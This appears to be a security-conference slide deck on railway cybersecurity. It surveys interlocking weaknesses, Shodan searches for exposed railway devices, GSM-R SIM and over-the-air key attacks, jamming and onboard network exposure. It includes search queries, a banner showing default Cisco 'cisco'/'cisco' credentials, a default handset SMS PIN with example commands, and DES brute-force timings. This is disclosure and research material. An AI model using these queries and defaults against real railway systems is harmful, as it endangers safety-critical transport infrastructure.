
# Ada saves ... and takes only half damage

- ▣ KVB: Alstom
  - Automatic Train Protection for the French railway company (SNCF), installed on 6,000 trains since 1993
    - 60,000 lines of B; 10,000 proofs; 22,000 lines of Ada
- ▣ SAET METEOR: Siemens Transportation Systems
  - Automatic Train Control: new driverless metro line 14 in Paris (RATP), 1998. 3 safety-critical software parts: onboard, section, line
    - 107,000 lines of B; 29,000 proofs; 87,000 lines of Ada
- ▣ Roissy VAL: ClearSy (for STS)
  - Section Automatic Pilot: light driverless shuttle for Paris-Roissy airport (ADP), 2006
    - 28,000+155,000 lines of B; 43,000 proofs; 158,000 lines of Ada

# Typical interlocking



# Typical interlocking



# Interlocking despair

No hashing algorithms, No internal architecture security, No input data validation, No tokens, No encryption, No GS/EGS, No DAI, No ASLR, No authorization, No FW rules, No unpredictable cookies, No DHCP snooping, No port security, No downgraded privileges, No authentication, No password policies, No session security, No secure protocols, No port access rules, No DEP, No SafeSEH, No database restrictions, No strong PRNG, No no hardcodes, No centralized storage, No good architecture, No RBAC, No secure kiosk, No parameterized queries ... No fun



Airgap ©®™...

# shodan for railway

The screenshot shows the Shodan search engine interface. At the top, the search bar contains the query 'railway'. Below the search bar, there are navigation tabs for 'Exploits', 'Maps', 'Download Results', and 'Create Report'. The main content area is divided into three sections: 'TOP COUNTRIES', 'Showing results 1 - 10 of 30', and 'TOP SERVICES'. The 'TOP COUNTRIES' section features a world map and a list of countries with their respective result counts. The 'Showing results 1 - 10 of 30' section displays two search results, each with a large number indicating the count of results, a small number indicating the current result's position, and a list of IP addresses. The 'TOP SERVICES' section lists the most common services found in the results.

**SHODAN** railway [Explore](#) [Downloads](#) [Reports](#)

[Exploits](#) [Maps](#) [Download Results](#) [Create Report](#)

**TOP COUNTRIES**

Germany 4  
United States 3  
Trinidad and Tobago 3  
Poland 3  
Japan 2

**Showing results 1 - 10 of 30**

**3** **70**  
3 0.01  
**SILKNET**  
Added on 2015-11-28 01:08:11 GMT  
**🇯🇪** **George**  
[Details](#)

NetBIOS Response  
Servername: WES2  
MAC: 00-...

Names:  
WES2 =>00-00-00-00-00-00  
**RAILWAY** =>00-00-00-00-00-00  
WES2 =>00-00-00-00-00-00

**1** **2**  
**CHTD, Chunghwa Telecom Co., Ltd.**  
Added on 2015-11-28 12:38:31 GMT  
**🇹🇼** **Taiwan, Taipei**  
[Details](#)

NetBIOS Response  
Servername: **RAILWAY**  
MAC: 00-00-00-00-00-00

**TOP SERVICES**

NetBIOS 7  
Telnet 5

# shodan for railway

The screenshot shows the Shodan search interface with the query "railway port:1723". The search results are displayed in a list format. A callout box highlights the following details for the first result:

- Firmware: 1
- Hostname: Railwire - Delhi Railway Station
- Vendor: MikroTik

The main interface includes a search bar, navigation tabs for Exploits, Maps, and Download Results, and sections for Top Countries and Top Organizations.

**TOP COUNTRIES**

Poland	2
India	1

**TOP ORGANIZATIONS**

ASTER Sp. z o.o.	2
Panjab Engg college, Chandigarh	1

**Search Results:**

Rank	Organization	Location	Details
1	Panjab Engg college, Chandigarh	India, Chandigarh	Firmware: 1 Hostname: Railwire - Delhi Railway Station Vendor: MikroTik
8	ASTER Sp. z o.o.	Poland	Firmware: 1 Hostname: MikroTik Railway Vendor: MikroTik

# Railway telecom?

The screenshot shows the SHODAN search engine interface. The search query is "org:RailTel Corporation of India Ltd.". The results are filtered by country (India) and service (telnet). A detailed view of a result shows that Cisco Configuration Professional (Cisco CP) is installed on the device, with default credentials (username "cisco", password "cisco") and a privilege level of 15. A warning message states: "YOU MUST USE CISCO CP or the CISCO IOS CLI TO CHANGE THESE PUBLICLY-KNOWN CREDENTIALS".

**SHODAN** org:RailTel Corporation of India Ltd. Explore Downloads Reports Contact Us

Exploits Maps Download Results Create Report

**TOP COUNTRIES**

India 5,016

**TOP SERVICES**

HTTP	500
Telnet	634
HTTPS	654
SSH	420
FTP	216

Showing results 1 - 10 of 5,016

1

RailTel Corporation of India Ltd.  
Added on 2019-11-16 12:12:18 GMT  
India

Details

- 23
- tcp
- telnet

**Cisco Configuration Professional** (Cisco CP) is installed on this device. This feature requires the one-time use of the username "cisco" with the password "cisco". These default credentials have a privilege level of 15.

YOU MUST USE CISCO CP or the CISCO IOS CLI TO CHANGE THESE PUBLICLY-KNOWN CREDENTIALS

Hostname: Railwire-Mubli  
Vendor: Mikrotik

# Railway SIM-cards?

← → ↻ fahrweg.dbnetze.com/fahrweg-er/technik/gsmr/sim\_cards.html

**DB NETZE** English ▾

DB Netz AG | Media | Network Access | Products&Services | **Infrastructure&Technology** | International

Enter search criteria

**Infrastructure register**

- GSM-R**
  - Overview
  - Train radio
  - Shunting radio
  - Public Roaming
  - International Roaming
  - Ordering of SIM cards**
- ETCS
- Innovations
- Noise protection
- Release Infrastructure

**Infrastructure&Technology** → **GSM-R** → Ordering of SIM cards

## Ordering of SIM cards

### GSM-R SIM cards


Information on SIM cards for national and foreign GSM-R customers.

#### SIM cards for national GSM-R customers

SIM cards can be ordered directly from the GSM-R Customer Service. Before placing the initial order for SIM cards, please transmit your customer data to us.


The following forms:

- Order forms GSM-R SIM cards
- GSM-R customer base data



**Relevant contact GSM-R**  
For further questions:  
[Send email](#)

DB Dialog Telefonservice GmbH  
GSM-R Kundenservice  
Telefon: +49 2203 91 23 23




Boundaries between ETCS and the GSM-R Network

# 3ncrypt10n

- ERTMS Euroradio Safety Layer
- RBC-RBC Safe Communication Interface
- VPN over GSM



## Sicherheit von ETCS (2) Schlüsseltausch



28C3: Stefan Katzenbeisser: Can trains be hacked?

# Jamming

In areas where the European Train Control System (ETCS) Level 2 or 3 is used, the train maintains a circuit switched **digital modem** connection to the train control centre **at all times**. ... If the modem **connection is lost**, the train will **automatically stop**.





# GSM-R Handsets

## 5.1. Sending Commands by SMS

The first four characters of an SMS command must be the phone PIN code (the default is 1234). This is then followed by the command(s).

**NOTE** the PIN code referred to in this manual is a security code specifically for programming the telephone via SMS commands – it is not a lock code and is not related to the SIM card. It is not required for making or receiving calls.

Example 1: 1234STAT will return status information about the phone.

Example 2: 1234CFG5=1 configures the phone to inhibit incoming calls.



# FFFIS for GSM-R SIM Cards

## 1.2. Over The Air management

The data could be managed by the network through the Over The Air (OTA) procedures, supported by phase2+ ETSI specification [4]. In such a case, the OTA application is a SIM toolkit application.

For example, the ADN update will be performed via a STKK menu activation.


For OTA management or administration it is proposed to comply with **ETSI GSM 03-48** (Security Mechanisms for SIM application Toolkit, document [4]).

A dedicated OTA secret key is used for the OTA administration and is included in the DFota/EFkey.

With such OTA support, via an OTA server, the administrator may read/update any file in the SIM with **secure transmission**.

# Vulnerabilities of (u)SIM

- Remote data recovery (Kc, TIMSI)
  - Chanel decryption (including A5/3)
  - «Clone» the SIM and mobile station
- SIM “malware”
- Block SIM via PIN/PUK brute
- Extended OTA features (FOTA)



Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755.8 (~5 years)	5267.4
Radeon GPU (R290X)	3'000	278	834
Single chip (xs6sbc150-2)	7'680	108.6	325.8
ZTEX 1.15y	30'720	27.2	81.6
Our rig (8*ZTEX 1.15y)	245'760	3,4	10,2

\* descript bruteforcer - <https://twitter.com/GiftsUngiven/status/492243408120213505>

Karsten Nohl, <https://srlabs.de/rooting-sim-cards/>

Alexander Zaitsev, Sergey Gordeychik, Alexey Osipov, PacSec, Tokyo, Japan, 2014

# (F)OTA



## GSM-R CAB RADIO


Linux based operating, system, integrated GPS, WiFi support and the capacity for over the air (OTA) software updates. Fast in use and easy in configuration. Compatible call forwarding solution

### Features

+ Do your modems support "over the air" / SMS SIM-card update?

The OTA (over the air) SIM card update is included in our modules.

# Modern modems







Attack host









# USB/DMA bugs OTA



Travis Goodspeed, Sergey Bratus,  
[https://www.troopers.de/wp-content/uploads/2012/12/TROOPERS13-You\\_wouldnt\\_share\\_a\\_syringe\\_Would\\_you\\_share\\_a\\_USB\\_port-Sergey\\_Bratus+Travis\\_Goodspeed.pdf](https://www.troopers.de/wp-content/uploads/2012/12/TROOPERS13-You_wouldnt_share_a_syringe_Would_you_share_a_USB_port-Sergey_Bratus+Travis_Goodspeed.pdf)

HITB 2015, Bootkit via SMS by Timur Yunusov and Kirill Nesterov.



Attack the  
modem


Control





Attack the ATC



# Entertainment!




# Everything is interconnected




# Solar power and ip cameras too

And tend to fly  
in the CLOUDs. And  
become an IoT.  
But without strong secure  
approach.




# Haveanicetrip!

- |    |        |                                |           |
|----|--------|--------------------------------|-----------|
| 1  | 5 ms   | 192.168.X.1 //SSH, Telnet      | } Train   |
| 2  | 5 ms   | 192.168.X.1 //SSH, Web, Telnet |           |
| 3  | *      | Request timed out.             |           |
| 4  | 54 ms  | 10.112.X.237 //...             | } Wayside |
| 5  | 54 ms  | 10.112.X.1 //...               |           |
| 6  | 50 ms  | 10.112.X.2                     | } Telecom |
| 7  | 66 ms  | 10.12.X.234                    |           |
| 8  | 365 ms | 10.12.X.226                    |           |
| 9  | 51 ms  | 203.11.X.113                   |           |
| 10 | 52 ms  | 1.2.X.165                      |           |



# Mix it All!





# Thanks!



## ICS-CERT

INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM



